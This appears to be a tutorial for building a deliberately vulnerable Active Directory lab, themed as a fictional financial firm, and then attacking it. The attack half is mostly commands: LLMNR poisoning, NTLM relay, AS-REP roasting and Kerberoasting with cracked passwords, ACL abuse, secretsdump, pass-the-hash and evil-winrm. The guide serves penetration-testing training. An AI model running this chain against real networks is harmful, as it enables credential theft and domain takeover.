Meridian Financial Group is a mid-sized investment advisory firm headquartered in Brussels, managing portfolios for private clients and small institutional investors across the Benelux region. They handle everything from wealth management and pension funds to corporate treasury advice — the kind of data that makes a ransomware operator's eyes light up.
The IT department is a two-man team that's been running the same infrastructure since 2017. They migrated to Windows Server 2022 last year for compliance reasons but never touched the AD configuration. Default GPOs, no tiering model, half the service accounts still have passwords set at deployment. The CISO role was filled six months ago — she's still writing the security policy.
You're in — connected to the internal network as an external contractor with temporary LAN access. No domain account, no credentials. Just a foothold and a network segment full of noise. LLMNR broadcasts are flying around, service accounts are waiting to be roasted, and the ACLs look like nobody's touched them since deployment. Build your user list, crack what you can, and chain it all the way to Domain Admin.
| Hostname | OS | IP | Account |
|---|---|---|---|
| MFG-DC01 | Windows Server 2022 | 192.168.57.20 |
MERIDIANFG\Administrator |
| MFG-WS01 | Windows 10 Pro | 192.168.57.21 |
jwhitfield |
| MFG-WS02 | Windows 10 Pro | 192.168.57.22 |
mvenneman |
In this setup I assume you already have a proxmox server running!
1. Create a new VM for every windows machine.
2. Configure the VM as follows:


Choose the correct version!
Windows 10 / 11 / Server 2022 do not recognise VirtIO disks by default during installation. Add the VirtIO ISO as a second CD-ROM in Proxmox and load the drivers manually during setup. Download: fedorapeople.org — stable-virtio
During this step don't forget to check "Add additional drive fir VirtIO drivers" and add the ISO!






3. You can now start the VM's 1 by 1. Start with the DC VM (Windows 2022 Server) and set it up as described below. After that the 2 Workstation VM's can follow.
Download and install VMware Workstation Pro or VMware Workstation Player. Then download the required ISOs and run the automated setup script.
- Download VMware Workstation from vmware.com
- Download ISOs: Windows Server 2022 & Windows 10 Pro (evaluation editions available at Microsoft)
- Organize ISOs
Default script settings:
$VMFolder = "C:\VMs\ADLab"
$ISO_DC = "C:\ISOs\windows_server_2022.iso"
$ISO_WS = "C:\ISOs\windows10.iso"
- Run the automated setup script (Windows PowerShell / Linux bash — see below)
PS> .\vmware-adlab-setup.ps1
Download and install VirtualBox (free). Then download the required ISOs and run the automated setup script.
- Download VirtualBox from virtualbox.org
- Download ISOs: Windows Server 2022 & Windows 10 Pro
- Organize ISOs
Default script settings:
$VMFolder = "C:\VMs\ADLab"
$ISO_DC = "C:\ISOs\windows_server_2022.iso"
$ISO_WS = "C:\ISOs\windows10.iso"
- Run the automated setup script — this also configures the host-only network
PS> .\vbox-adlab-setup.ps1
1. Install Windows as you would normally do
2. Set the administrator password to Password123!
3. Login as the Administrator after installation has finished
4. Upload the scripts to the DC or copy/paste the contents in notepad
In Linux you can host a http.server with
python3 -m http.server 8000. You can then use Edge to browse to http://yourip:8000
5. Run the DC promotion script: 00-DC-Promote.ps1
PS> .\00-DC-Promote.ps1
6. The VM will reboot. Once rebooted you can log in as MERIDIANFG\Administrator
7. Run the DC Setup script: 01-DC-Setup.ps1
PS> .\01-DC-Setup.ps1
1. Install Windows as you would normally do
2. Create a user f.e. localadmin with password Password123
3. Login as localadmin after installation has finished
4. Upload the scripts to the WS or copy/paste the contents in notepad
In Linux you can host a http.server with
python3 -m http.server 8000. You can then use Edge to browse to http://yourip:8000
3. Script Phase 1 — before domain join
Open PowerShell as Administrator. The script asks if you are already domain-joined — answer n.
PS> .\02-WS01-Setup.ps1
ping 192.168.57.20
4. Script Phase 2 — after domain join
After the reboot, log in as MERIDIANFG\Administrator and run the script again — answer j.
PS> .\02-WS01-Setup.ps1
1. Install Windows as you would normally do
2. Create a user f.e. localadmin with password Password123
3. Login as localadmin after installation has finished
4. Upload the scripts to the WS or copy/paste the contents in notepad
In Linux you can host a http.server with
python3 -m http.server 8000. You can then use Edge to browse to http://yourip:8000
3. Script Phase 1 — before domain join
Open PowerShell as Administrator. The script asks if you are already domain-joined — answer n.
PS> .\03-WS02-Setup.ps1
ping 192.168.57.20
4. Script Phase 2 — after domain join
After the reboot, log in as MERIDIANFG\Administrator and run the script again — answer j.
PS> .\03-WS02-Setup.ps1
Start Responder on Kali. When WS01 or WS02 boot, their startup scripts broadcast LLMNR/NBT-NS queries for non-existent hosts (\\MFG-FILE01, \\MFG-PRINT01, \\MFG-BACKUP01). Responder answers and captures NTLMv2 hashes automatically.
# Wait until WS01/WS02 boot
# Hashes appear automatically
# Saved in: /usr/share/responder/logs/
Crack the captured NTLMv2 hash offline with Hashcat:
$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
Since SMB Signing is disabled on all machines, you can relay captured NTLM authentication instead of cracking it. Disable SMB and HTTP in Responder.conf, then run ntlmrelayx targeting DC or workstations.
$ sudo nano /etc/responder/Responder.conf
# SMB = Off | HTTP = Off
# Step 2: create targets.txt
$ echo '192.168.57.21' > targets.txt
$ echo '192.168.57.22' >> targets.txt
# Step 3: start ntlmrelayx (interactive SMB shell)
$ sudo ntlmrelayx.py -tf targets.txt -smb2support -i
# Step 4: start Responder
$ sudo responder -I eth0 -dwv
# On successful relay: connect to interactive shell
$ nc 127.0.0.1 11000
-i for an interactive SMB shell, or -c "whoami" for a single command. With -l /tmp ntlmrelayx dumps the SAM database if the relayed user is a local admin.Users with DoesNotRequirePreAuth set can be AS-REP roasted without credentials. Their encrypted TGT portion can be cracked offline.
$ GetNPUsers.py meridianfg.local/ -dc-ip 192.168.57.20 -no-pass -usersfile users.txt
# Crack: AS-REP = hashcat mode 18200
$ hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt
# Result: lokafor:Welcome01 | nclement:Welcome01
With any valid domain account (e.g. lokafor from the previous step), request TGS tickets for accounts with SPNs. Crack offline to recover service account passwords.
$ GetUserSPNs.py meridianfg.local/lokafor:Welcome01 -dc-ip 192.168.57.20 -request
# Crack: Kerberos TGS = hashcat mode 13100
$ hashcat -m 13100 kerb_hashes.txt /usr/share/wordlists/rockyou.txt
# svc-mssql:MSSQL_Serv1ce! | svc-monitor:Monitor@2021
Collect BloodHound data to visualise the ACL attack paths. Two paths exist:
$ bloodhound-python -u lokafor -p Welcome01 -d meridianfg.local \
-dc 192.168.57.20 -ns 192.168.57.20 -c all
# Upload JSON files in BloodHound CE
# Check: Shortest Path to Domain Admin
Path A — lokafor → abrennan (GenericWrite → Targeted Kerberoast):
PS> Set-DomainObject -Identity abrennan -Set @{serviceprincipalname='fake/spn'}
# Kerberoast abrennan
$ GetUserSPNs.py meridianfg.local/lokafor:Welcome01 -dc-ip 192.168.57.20 -request
Path B — sharrington → Finance Team (WriteDACL → privilege escalation):
-PrincipalIdentity sharrington -Rights All
PS> Add-DomainGroupMember -Identity 'Finance Team' -Members sharrington
dmarsh (Domain Admin) is set as local admin on WS01 and WS02. If you have local admin on WS01 (via SMB relay), dump LSASS to get dmarsh's NTLM hash, then use it to authenticate anywhere in the domain.
$ secretsdump.py meridianfg.local/dmarsh:Password1@192.168.57.20
# Pass-the-Hash to WS01 or WS02
$ nxc smb 192.168.57.21 -u dmarsh -H <NTLM_HASH>
$ nxc smb 192.168.57.22 -u dmarsh -H <NTLM_HASH>
# Interactive shell via evil-winrm
$ evil-winrm -i 192.168.57.21 -u dmarsh -H <NTLM_HASH>